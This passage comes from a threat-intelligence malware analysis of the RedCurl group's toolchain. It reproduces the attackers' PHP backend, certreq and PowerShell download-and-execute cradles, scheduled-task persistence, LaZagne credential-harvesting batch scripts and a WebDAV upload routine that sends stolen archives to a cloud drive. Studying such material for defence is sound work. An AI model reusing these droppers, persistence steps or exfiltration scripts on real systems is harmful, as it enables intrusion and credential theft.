To perform the first task, on the server side the cybercriminals deployed **Tiny File Manager V2.4.3**, which is a project with open-source code available on GitHub: https://github.com/prasathmani/tinyfilemanager. The server side has no tools for automatically sending the collected logs to a different server, which means that the hackers retrieved the logs manually or using scripts from a different intermediate server.

```
/**
 * Language Translation System
 * @param string $txt
 * @return string
 */
function lng($txt) {
    global $lang;

    // English Language
    $tr['en']['AppName']        = 'Tiny File Manager';      $tr['en']['AppTitle']          = '          CONTROL CHANNEL';
    $tr['en']['Login']          = 'Sign in';                $tr['en']['Username']          = 'Username';
    $tr['en']['Password']       = 'Password';               $tr['en']['Logout']            = 'Sign Out';
    $tr['en']['Move']           = 'Move';                   $tr['en']['Copy']              = 'Copy';
    $tr['en']['Save']           = 'Save';                   $tr['en']['SelectAll']         = 'Select all';
    $tr['en']['UnSelectAll']    = 'Unselect all';           $tr['en']['File']              = 'File';
    $tr['en']['Back']           = 'Back';                   $tr['en']['Size']              = 'Size';
    $tr['en']['Perms']          = 'Perms';                  $tr['en']['Modified']          = 'Modified';
    $tr['en']['Owner']          = 'Owner';                  $tr['en']['Search']            = 'Search';
```

Fig. 7. Backend code area designed to control the Chanel module

The backend script was written in PHP. The servers merely processed the information obtained from the victim's infected devices and sent the next stage in response. All the information about infected devices was saved to the logs directory in separate files, whose names corresponded to the names of the infected devices. More detailed information about how data was collected can be found in the sections that describe the group's tools.

In addition to information from the infected device, the IP address and the time that the request was received were saved in the file. Before the latter took place, the time was adjusted according to the time zone in **Minsk**, UTC+3 (strings 94-97). When obtaining the name of the computer and user, displaying them correctly in the file required using **CP866 encoding (DOS Cyrillic Russian)**.

```
 94  $tz = 'Europe/Minsk';
 95  $timestamp = time();
 96  $dt = new DateTime("now", new DateTimeZone($tz));
 97  $dt->setTimestamp($timestamp);
 98  $key = false;
 99  if($keysnum == 1) {
100      $key = true;
101  }
102
103  if($key == false) {
104
105      $compname = mb_convert_encoding(base64_decode($_POST[$reqkeys[0]]), 'utf-8', 'CP866');
106      $username = mb_convert_encoding(base64_decode($_POST[$reqkeys[1]]), 'utf-8', 'CP866');
107
108      $info = "".$username." ".$dt->format('d.m.Y H:i:s')." ".$post['ip']."\r\n";
109
110
111
112      if(strlen($compname)>0)
113      {
114          $fn = $directoryname.$compname.".txt";
115          file_put_contents($fn, $info, FILE_APPEND);
116      } else {
117
118          $fn = $directoryname."log.txt";
119          file_put_contents($fn, $info, FILE_APPEND);
120      }
121
122
123
124
125
126      GetFile($compname);
127  }
```

Fig. 8. Backend code area designed to correct the time zone

RedCurl InitialDropper

RedCurl.InitialDropper is the LNK file that was used during the initial infection phase. After being launched, LNK downloaded batch or PowerShell scripts from the C2 server in one of two ways: using the **certreq** utility or standard methods available in PowerShell.

certeq

The certreq command is used to communicate with the certification center, including in order to request certificates. The full description of the tool is available on the official website: certreq | Microsoft Docs.

The **certreq** utility is a standard utility that comes with the Windows operating system. Although it is aimed at downloading certificates from the certification center, the utility makes it possible to download any file, which the cybercriminals took advantage of.

```
ceRtReq -Q -Post -cOnFIg HTTP://%HTTP_URL% C:\WINDowS\Win.INi
.\$ENv:cOmpuTeRNAmE.tmp;
MOVe .\$EnV:cOMPUtErNaME.tmP .\$EnV:COMpuTername.BAT -foRCE;
StARt .\${enV:COMpuTErnamE}.Bat -NONEwwinDow;
```

In the case of PowerShell scripts, two options are possible. The first is to use a class called **System.Net.WebRequest**, which is used to make a GET request with the User-Agent field filled in advance.

```
$reQF = [sYsTem.nET.WEbreQUEst]::crEATE('hXXp://%HTTP_URL%');
$ReqF.MEtHoD='gEt';
$rEqf.useragenT = 'Mozilla/5.0 (Windows NT; Windows NT 10.0; ru-RU)
WindowsPowerShell/5.1.20134.790';
$ReSf = $ReqF.gEtreSPONsE();
$stRF = $RESf.GetrEsponSeSTReam();
$reaf = New-ObJEcT sysTem.io.STreAMrEADer $strF;
PoWerSHell $rEaF.rEadToenD();
```

It is noteworthy that the C2 server did not return the payload if the User-Agent did not contain a PowerShell substring. In the second PowerShell option, the settings of the proxy server were determined before the payload was received. If the infected system used proxy servers to access the Internet, they were used to obtain the next stage. In such cases, the next-stage malware was downloaded using the **Invoke-WebRequest** function. The downloaded script (the next stage) will be launched using PowerShell without being saved to the infected system.

```
$A=[SYStem.neT.WEBrEQueSt]::GEtSYstEMWebpRoXY().GeTpRoXY('http://
msn.com');
IF($a.HOST -eQ 'msn.Com'){
  (IwR -usEBASIcpARsInG -urI http://%URL%).tOstRInG()|POWErSHELl.
EXe
}ELSE{
  (IWR -usEBaSIcPArsInG -urI http://%URL% -PRoXy $A -pRoxYuseDe-
fauLTcReDENTialS).tOsTRInG()|powErShELL.Exe
};"
```

The next stage involved a PowerShell script designed to download **RedCurl.Downloader** and ensure its persistence. Before downloading the next stage, the PowerShell script created a directory with a name generated according to the template **%APPDATA%\[A-Z]{4}%COMPUTERNAME%**, while the downloaded file was saved to the directory in question with the name **[a-z]{4,5}%USERNAME%.dll**. The first symbols in the directory and file names were saved in the script body and changed with each new attack.

By creating a task that repeats once an hour in the Scheduler, the PowerShell script ensured persistence of **RedCurl.Downloader**. RedCurl.Downloader was then launched using the standard utility **rundll32.exe**, where the pathway to the malicious library and the part of the password for decrypting data located inside the executable file were passed as arguments. Below is an example of a launch command:

```
rundll32.exe shell32.dll,Control_RunDLL %MODULE_PATH%
%DECRYPTION_KEY%
```

The task name was generated as the PowerShell script was launched and contained the predefined strings, the user name, and the computer name. The template for generating the task name can be presented as follows:

```
\Temp\[A-Z]{4}%COMPUTERNAME%\[a-z]{4,5}%USERNAME%
```

Below is an example of a created task:




Fig. 9. Example of a task for launching RedCurl.Downloader

Apart from downloading and launching **RedCurl.Downloader**, the script downloaded a decoy document that was saved to a file titled **%APPDATA%\%COMPUTERNAME%.pdf** and showed it to the user. Below is an example of a PowerShell downloader:

```
cd $env:appdata;
$fxt='.pdf';
$rrdcvfdpg='hXXps://%URL%';
$mnfld='exp';
$dnpath='dn';
$infro='inf';
$fkupt='%KEY%';
$hfcvswf='MTLK'+$env:computername;
$jcnfgdw='paran'+$env:username+'.dll';
mkdir .\$hfcvswf;
$tn='\Temp\UGTE'+$env:computername+'\apra'+$env:username;
$tr='rundll32.exe shell32.dll,Control_RunDLL '+$env:appdata+'\'+$hf
cvswf+'\'+$jcnfgdw+' '+$fkupt;
schtasks /create /SC hourly /MO 1 /tn $tn /TR $tr /F | Out-Null;
$ocgfbca = New-Object -ComObject MSXML2.XMLHTTP;$ocgfbca.
Open('POST', $rrdcvfdpg+'/'+$mnfld+'/'+$infro, $False);$ocgfbca.
setRequestHeader('User-Agent','Mozilla/5.0 (Windows NT; Windows
NT 10.0; ru-RU) WindowsPowerShell/5.1.20134.790');$ocgfbca.Send();
[io.file]::WriteAllBytes($env:appdata+'\'+$env:computername+$fxt,
$ocgfbca.ResponseBody);
$ocgfbca.Open('POST', $rrdcvfdpg+'/'+$mnfld+'/'+$
dnpath, $False);$ocgfbca.setRequestHeader('User-
Agent','Mozilla/5.0 (Windows NT; Windows NT 10.0; ru-RU) WindowsPow
erShell/5.1.20134.790');$ocgfbca.Send();
[io.file]::WriteAllBytes($env:appdata+'\'+$hfcvswf+'\'+$jcnfgdw,
$ocgfbca.ResponseBody);
$rn='.\'+$env:computername+$fxt;
rundll32 url.dll,FileProtocolHandler $rn | Out-Null
```

RedCurl Downloader

RedCurl.Downloader is an intermediate stage, intended to collect information about the infected device and download and launch the next stage: **RedCurl.Extractor**. RedCurl.Downloader is a new tool that, unlike the group's other tools, does not have a PowerShell equivalent. All important information, including the C2 server addresses used by the hackers, was encrypted in the body of the executable file using the algorithm **AES-128 CBC**. The first 16 bytes of the SHA256 hash of the password were used as the decryption key. The password itself was a concatenation of two strings. The application received the first string as a parameter, while the second string was located in the malware body.

Before launch, the application checked for an Internet connection. The following string was used as the **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12**. The check was completed by sending a GET request to a randomly chosen domain from the following list:

- www.msn.com
- www.google.com
- www.yahoo.com
- google.co.uk
- tmall.com
- www.microsoft.com
- www.wikipedia.org
- www.reddit.com
- www.bing.com
- www.amazon.com
- www.taobao.com

If the application received the 200 status code (Success) in response, it collected the following information about the infected device:

1. Computer name
2. Domain name
3. User name
4. Time zone
5. Content list of the following directories: **%PROGRAMFILES%, %DESKTOP%** and **%LOCALAPPDATA%**. It should be noted that only the directory list was saved from the directories **%LOCALAPPDATA%** and **%PROGRAMFILES%**, while the directory **%DESKTOP%** was also used to collect files.

Next, all the information was sent to the C2 server with a POST request and using a predefined User-Agent: **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246001**. The request had quite an unusual format:

```
%RANDOM_STRING%=BASE64(%COMPUTERNAME%)&%RANDOM_STRING%=BASE64(%DO-
MAINNAME%)&%RANDOM_STRING%=BASE64(%USERNAME%)&%RANDOM_
STRING%=%UNKNW_INT%&%RANDOM_STRING%=BASE64(%LIST_OF_FILES%)
```

In the case above, **%RANDOM_STRING%** is a string made up of random symbols generated according to the following template: **[a-z]{5,19}**. We would like to draw attention to the field **%UNKNW_INT%**.

The group's older tools checked the time zone. If the infected system's time zone was set to UTC-08:00 or UTC+01:00, the modules would stop working: these time zones are often used in various sandboxes by default, which is why it is a relatively easy but effective way to prevent the application from being analyzed. In the samples we analyzed, the check in question was not performed, but the described field was filled in with a random number from the interval [0, 23], which fell within the interval for the time zone. We assume that the hackers decided to remove the check from the client side and implement it on the server side. It is possible that they were unable to implement the functionality due to tight deadline and that it will be featured in the group's future attacks.

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/
12.246001
Host: [redacted].myartsonline.com
Content-Length: 1342
Connection: Keep-Alive
Cache-Control: no-cache

mpoopceqekivmjwncrk=VVNFUi1QQw==&fhnjztrggx=&rnfqxkwrsn=YWRtaW4=&yfzdyxp=21&critsuhrxpbnp=Lg0KLi4NCkFkb2JlDQpDQ2xlYW5lcg0KQ29tbW9uIEZ
pbGVzDQpkZXNrdG9wLmluaQ0KRFZEIE1ha2VyDQpGaWxlWmlsbGEgRlRQIENsaWVudA0KR29vZ2xlDQpJbnRlcm5ldCBFeHBsb3Jlcg0KSmF2YQ0KTWljcm9zb2Z0DQpNaWNy
b3NvZnQgQW5hbHlzaXMgU2VydmljZXMNCk1pY3Jvc29mdCBWaXN1YWwgU3R1ZGlvIDgNCk1pY3Jvc29mdC5ORVQNCk1vemlsbGEgRmlyZWZve
A0KTVNCdWlsZA0KTm90ZXBhZCsrDQpPcGVyYQ0KUmVmZXJlbmNlIEFzc2VtYmxpZXMNCnNydnBvc3QNClVuaW5zdGFsbCBJbmZvcm1hdGlvbg0KVmlkZW9MQU4NCldpbmRvd3
MgRGVmZW5kZXINCldpbmRvd3MgSm91cm5hbA0KV2luZG93cyBNYWlsDQpXaW5kb3dzIE1lZGlhIFBsYXllcg0KV2luZG93cyBOVA0KV2luZG93cyBQaG90byBWaWV3ZXINCld
pbmRvd3MgUG9ydGFibGUgRGV2aWNlcw0KV2luZG93cyBTaWRlYmFyDQpXaW5SQVINCg0KDQouDQouLg0KQWRvYmUNCkFwcGxpY2F0aW9uIERhdGENCkNFRg0KRWxldmF0ZWRE
aWFnbm9zdGljcw0KRmlsZVppbGxhDQpHRElQRk9OVENBQ0hFVjEuREFUDQpHb29nbGUNCkhpc3RvcnkNCkljb25DYWNoZS5kYg0KTWljcm9zb2Z0DQpNaWNyb3NvZnQgSGVsc
A0KTW96aWxsYQ0KTm90ZXBhZCsrDQpPcGVyYQ0KUHJvZ3JhbXMNClNreXBlDQpTdGVhbQ0KVGVtcA0KVGVtcG9yYXJ5IEludGVybmV0IEZpbGVzDQpWaXJ0dWFsU3RvcmUNCg
0KDQouDQouLg0KYW5zd2VybGVhcm4ucnRmDQpkZXNrdG9wLmluaQ0KbGFrZXRyeWluZy5qcGcNCmxhd3NiZWxvdy5ydGYNCm9mZmVyc2p1bHkucG5nDQpvcmdhbml6YXRpb25
ub3RlLnJ0Zg0KcG9saWNpZXNhZGRpdGlvbi5qcGcNCnByaXZhdGVwcm92aWRpbmcucnRmDQp0b29sYmFzaXMucG5nDQp3cm90ZXByb3ZpZGVzLmpwZw0KeWVsbG93ZWFzeS5y
dGYNCg0KDQo=HTTP/1.1 200 OK
Date: Wed, 19 May 2021 06:58:47 GMT
Server: Apache
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Fig. 10. Example of information about the infected device sent by RedCurl. Downloader

RedCurl.Downloader contains two C2 addresses: a main one and a backup one. The latter was used only when the former failed to respond. The next stage, **RedCurl.Extractor**, was downloaded from the same C2 server to which information about the infected system was sent. The application saved the obtained file under a name that fit the template **%APPDATA%\[a-z]{10}.[a-z]{3}**, loaded it onto its own process (Extractor is a DLL file), and called the **MainDll** function. After Extractor had been executed, it was deleted from the infected system.

RedCurl. Extractor

RedCurl.Extractor is a DLL file equivalent to RedCurl.Dropper, which extracted the file of the legitimate 7z utility and another of the group's new tools: RedCurl.FSABIN. The dropper itself did not perform any network communications. Both files as well as the data decryption key were contained in the body of RedCurl.Extractor in encrypted form.

Before extracting the payload, Extractor created a directory in %LOCALAPPDATA%. It is noteworthy that the name of the created directory mimicked the name of the system folder. For example:

- **MemoryDiagnosticServices**
- **AppIDStorage**
- **Provision**

Thereafter, both files were saved in the new directory under the following names:

- For the 7z utility: **%[a-z]{2,3}%%MD5(%USERNAME%)[16:]%.exe**
- For the **RedCurl.FSABIN** module**: %[a-z]{2,3}%%MD5(%COMPUTERNAME%)[16:].dll%**

RedCurl.FSABIN was launched through a task that repeated once an hour. The part of the password sent for decrypting data inside the module was used as the launch argument.

RedCurl. FSABIN

Before describing the tool, we will present the overall pattern for receiving and executing a command:




Fig. 11. Diagram of RedCurl.FSABIN command execution

The module is a binary equivalent of **RedCurl.FirstStageAgent**, but with two main differences:

1. The new tool cannot launch **RedCurl.Channel1** or **RedCurl.Channel2**.
2. **RedCurl.FSABIN** receives commands not from public storage drives, but from HTTP servers controlled by the hackers.

The tool is launched using repeated tasks. Below is an example of a task name:

MUI\LPRemove_%PIECE_OF_HASH%, where %PIECE_OF_HASH% is MD5(%USERNAME%)[16:])

Below is an example of a created task:




Fig. 12. Example of a task used to launch RedCurl.FSABIN

The network part of the tool has a lot in common with **RedCurl.Downloader**: both modules contain two C2 addresses in encrypted form. The password for decrypting this type of data is concatenated from two strings: a part built into the module and the application's launch argument. The module itself is responsible solely for downloading and executing commands, but even this single functionality makes it a flexible and dangerous tool in a hacker's arsenal. Another similarity with **RedCurl.Downloader** is the mechanism for checking for an Internet connection.

After checking for an Internet connection, the application checked the name of the process in in whose context it was launched. If the name was not **svchost.exe** or **services.exe**, **RedCurl.FSABIN** stopped working. The module received the command by sending a POST request. The request body contained the names of the user and computer on which the malicious file was launched. At this point, we once again come across a feature similar to RedCurl. Downloader: the message was formed based on a similar pattern:

```
[a-zA-Z0-9]{5,14}=BASE64(%COMPUTERNAME%)&[a-zA-Z0-9]{5,14}=BASE64
(%USERNAME%)
```

The process of receiving the command from the server can be divided into two stages:

1. Information about the infected device was sent and the encrypted command was received
2. Random data was sent to the server and the decryption key was received.

The pattern for receiving the command is as follows:




Fig. 13. Diagram of RedCurl.FSABIN receiving commands from the server

When making both requests (for the command and the password), the application used one and the same User-Agent: **Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246001**. In the first message, the application sent information about the infected device to the server and received the encrypted command in response. If the command was received successfully, a POST request was made with a parameter generated based on the following pattern: **[a-zA-Z0-9]{5,14}=[a-zA-Z0-9]{5,14}** (although we currently do not know how the data sent was used by the hackers). In response to the request, the server sent a password. Based on this password,

a decryption key was generated for the command. This is where we encountered another anti-debugging method: before the command was decrypted and launched, the **IsDebuggerPresent** function was called. As the name suggests, the function determines whether the application is being debugged. If the result was true, the module terminated itself. Overall, decrypting and executing the command occurred as follows:

1. From the second string-response (the password), **RedCurl.FSABIN** calculated the value of SHA256, with the first 16 bytes of the hash sum used as the key.
2. **RedCurl.FSABIN** decrypted the received command (the first response from the server) using the key from the previous step. AES-128 CBC was used as the decryption algorithm.
3. **RedCurl.FSABIN** saved the decrypted command to the pathway **%LOCALAPPDATA%\%FSA_FOLDER%\[a-zA-Z0-9]{5,14}.bat**.
4. **RedCurl.FSABIN** searched for the 7z utility in the directory with the module. If the utility was found, the application set up the environment variable **syspack**. The executable file - 7z utility - was renamed every time RedCurl.FSABIN was launched. The names were generated according to the template **[a-z]{8,15}**.
5. **RedCurl.FSABIN** launched the command by calling the function ShellExecute().
6. The command sent the information (collected while executing the command) through the WebDav protocol to a cloud drive.

RedCurl. CHABIN1 and RedCurl. CHABIN2

In addition to executing commands, the old PowerShell version of **RedCurl.FirstStageAgent** was responsible for launching the **RedCurl.Channel1** and **RedCurl.Channel2** modules. The new (binary) version does not have these functionalities. However, during incident response activities, we discovered updated versions of **Channel1** and **Channel2** on the infected devices. In terms of functionality, **RedCurl.CHABIN1** is no different from **RedCurl. FSABIN**, with **RedCurl.CHABIN2** differing only in that it determines the settings of the proxy server in the system and uses them to connect to the servers used by the hackers. Communicating with the server involves using the libcurl library functions as opposed to Windows API functions.

It should be noted that initially the modules **FirstStageAgent** and **Channel1** in no way differed from each other regarding communication with the hackers. Communication took place through the curl utility. The **Channel2** module received the command by mounting the network drive in the system. Before the major update, which we are looking into as part of this investigation, the way that the **Channel1** module received the command had been changed. The module made the request by creating a COM object: MSXML2.XMLHTTP. This meant that each module was implemented differently, which ensured a high level of independence. As far as we can tell at the moment, the **CHABIN1** module we discovered seems to simply be a fork of the **FSABIN** module. In the future, **CHABIN1** could be updated like its predecessor, but currently the module makes it possible to "parallelize" the way that commands are processed on infected devices.

The modules in question are used exclusively as an alternative channel for controlling the device and are needed if for any reason **FSABIN** cannot perform its functionalities. In such cases, the hackers continue to manage the device using **Channel1** and/or **Channel2**. Unfortunately, at the time of writing this report, the log data that could have helped us determine exactly how the modules in question were delivered to the infected device was not saved. We assume that the modules were delivered to devices that were critical for the attackers through the command.

LNK file infector

As indicated above, the lateral movement within an organization's infrastructure involves creating LNK files disguised as internal documents on shared network drives. This tool was used in the group's previous attacks, but it underwent significant changes. Unfortunately, our investigation did not reveal which exact tool in RedCurl's arsenal was used to infect network drives. Based on our experience in monitoring the group's activities, however, we can assume with a high level of confidence that the drives were infected through a command.

First, a zero-size file named **%GUID_PATTERN%.git** was delivered to the infected network drive (we discovered the file in the form of a WIM image). The file contained five alternative data streams, among which were four images (for files with the extensions **doc, jpg, pdf, xls**) and one stream made up of the modified module **RedCurl.Extractor**. Files with images were used as icons for the LNK files created.

After discovering a potentially interesting document, the script responsible for infecting the network drive hid that document from the user and created an LNK file with the same name. When the user opened the malicious LNK file, the latter in turn launched **RedCurl.Extractor** with the argument -file followed by the path to the original document, launched by RedCurl.Extractor:

```
shell32.dll,Control_RunDLL "\%SHARES%\%DIR%\%GUID%.git:%RC_DROPPER_
NAME%.dll" -file=%ORIG_DOC_NAME%
```

This means that when a user opened the LNK file from the network drive, **RedCurl.Extractor** was launched on the device; RedCurl.Extractor in turn launched the original document. Below is the outcome of the work done by the **stream** utility:

```
C:\Users\IEUser\Desktop\mplo.git:
        :lkr.dll:$DATA 1029632
       :_doc.ico:$DATA 120614
       :_jpg.ico:$DATA 56904
       :_pdf.ico:$DATA 304886
       :_xls.ico:$DATA 120493
```

Fig. 14. Contents of the .git file

Commands

As in past attacks, **RedCurl.Commands** modules are batch scripts that enhanced functionality and helped take any actions on infected devices. Their functionalities were limited only by the functionalities of the Windows command interpreter in the sense that they gave the attackers unlimited control over the infected device.

As with past versions, commands still saved the result of their work on legitimate cloud drives in passworded archives; these are the only tools in RedCurl's arsenal not to have been moved to free web hosting services. To create the archives, the hackers used the **7z** utility, which they delivered to the infected system using the **RedCurl.Extractor** module, while the password for the archive was saved in the command body. The hackers also continued to use the tools **LaZagne** (https://github.com/AlessandroZ/LaZagne) and **ADExplorer** (https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer). Files were uploaded to a cloud drive using PowerShell commands, which were duplicated several times in one module.

```
gci $env:appdata -recurse -force | Out-File .\%tdircurl%\!!_$env:co
mputername.tmp;
$IsProxy = $True;
$var_paramproxy_01=(new-object System.Net.WebClient).Proxy.
GetProxy('http://www.msn.com').OriginalString;
if ($var_paramproxy_01 -eq 'http://www.msn.com') {$IsProxy =
$False};
$PS_WEBCLIENT_01 = New-Object -ComObject MSXML2.XMLHTTP;
if ($IsProxy -eq $True){
     $PS_WEBCLIENT_01.setProxy(2, $var_paramproxy_01,'');
};
$ADO_FILE_STREAM = New-Object -ComObject ADODB.Stream;
$ADO_FILE_STREAM.Open();
$ADO_FILE_STREAM.Type = 1;
Get-ChildItem ".\%tdircurl%" | Where-Object {
     $_.PSIsContainer -eq $false;
} | foreach {
     $ADO_FILE_STREAM.LoadFromFile($_.FullName);
     $ADO_FILE_BUFFER = $ADO_FILE_STREAM.Read();
     $PS_WEBCLIENT_01.Open('PUT', '%davstr%/%davfld%/'+$_.Name,
$False, '%slog%', '%spass%');
     $PS_WEBCLIENT_01.Send($ADO_FILE_BUFFER);
};
$PS_WEBCLIENT_01.Close;
ri .\%tdircurl% -recurse -force;
```

As in past versions, some commands contained a stop list made up of devices that the hackers were not interested in (it contained computer names). In the past, the check was carried out on the client side because commands were placed on a public service drives, so it was impossible to check on which exact device the command would be executed. In recent attacks, the check could be performed on the server side as the commands were received from controlled web hosting services. RedCurl ignored the option, however, once again most likely due to the tight deadline for developing tools. If the computer name was on the stop list, the module with the command terminated itself. All necessary information such as archive passwords, login details including the password and the address of the cloud service could be found at the start of the file in non-encrypted form.

```
if %pc%==%computername% goto start
set pc=SOME_COMPUTERNAME
if %pc%==%computername% goto start
goto stop
:start
if not defined syspack set syspack=syspack.exe
set mlog="login"
set mpass="pass"
set packpass="packpass"
set packpass2="packpass2"
set davfld=PBX
set davstr=hXXps://dav.box[.]com/dav
set dnfile=lz243p.tmp
```

When they were launched, commands created temporary directories to save the results of their work. The folder with the **RedCurl.FSABIN** module acted as a working directory. Directory names were generated according to the template: **temp[0-9]{2,4}**. Information about the infected device was collected using standard utilities. Outcomes were sent to files in the temporary directory where the module was located.

```
mkdir temp051
systeminfo>>temp051\sys.txt
whoami /ALL>>temp051\whoami.txt
net use>>temp051\net.txt
wmic logicaldisk get description,name,Size>>temp051\disks.txt
```

The command was a batch script, but it was able to have a PowerShell script built in. For example, the list of files and folders can be collected using the following commands:

```
Get-ChildItem "C:\" -Recurse -Force | Out-File -FilePath ".\
temp051\C.tmp";
Get-ChildItem "D:\" -Recurse -Force | Out-File -FilePath ".\
temp051\D.tmp";
```

The information collected was added to the passworded archive and sent to the server using the abovementioned script.

```
set tdircurl=temp%random%
mkdir %tdircurl%
%syspack% a -p%ppass% -mhe=on -sdel -y %tdircurl%\%computername%_
inf_%random%.tmp temp051
```

Take note of the **ppass** variable, we will come back to it. After collecting basic information about the system, the command downloaded the archive with the necessary utilities from the same network drive.

```
$IsProxy = $True;
$var_paramproxy_01=(new-object System.Net.WebClient).Proxy.
GetProxy('http://www.msn.com').OriginalString;
if ($var_paramproxy_01 -eq 'http://www.msn.com') {$IsProxy =
$False};
$PS_WEBCLIENT_01 = New-Object -ComObject MSXML2.XMLHTTP;
if ($IsProxy -eq $True) {
$PS_WEBCLIENT_01.setProxy(2, $var_paramproxy_01,'');
};
$PS_WEBCLIENT_01.Open('GET', '%davstr%/%davfld%/%dnfile%', $False,
'%mlog%', '%mpass%');
$PS_WEBCLIENT_01.Send();
if($PS_WEBCLIENT_01.status -ne "404") {
     $PS_WEBCLIENT_01.responseBody | Set-Content '.\%dnfile%'
-Encoding Byte;
};
```

If the download was successful, the command continued with its execution. Files were extracted from the archive and **LaZagne** was launched using the Python interpreter. Data extracted using the utility was added to the passworded archive and sent to a cloud drive.

```
if not exist %dnfile% goto end2

%syspack% x -aoa -p%packpass2% %dnfile% -opython2
dir python2>>temp028\log.txt
dir python2\lz>>temp028\log1.txt
cd python2
python.exe lz\lz.py all>>..\temp028\pw.txt 2>&1
timeout /T 10
python.exe lz\lz.py all>>..\temp028\pw1.txt
timeout /T 10
cd ..\

set tdircurl=temp%random%c
mkdir %tdircurl%
%syspack% a -p%ppass% -mhe=on -sdel -y %tdircurl%\%computername%_
ps_%random%.tmp temp028
```

After the work was completed, all the created directories and modules were deleted.

```
rd /S /Q %tdircurl%
del /F /Q ade.tmp
rd /S /Q temp011
del /F /Q lz243p.tmp
rd /S /Q temp028
rd /S /Q python2
:stop
del %0
:end2
del %0
```

Now comes a particularly interesting part. Earlier we asked you to take note of the **ppass** variable. The fact is that the above mentioned script does not set this variable, and the variable is not in the system by default. Once again we assume that the attackers were rushed when creating the modules and made a logic error: the variable **packpass** should have been used instead of **ppass**:

```
...
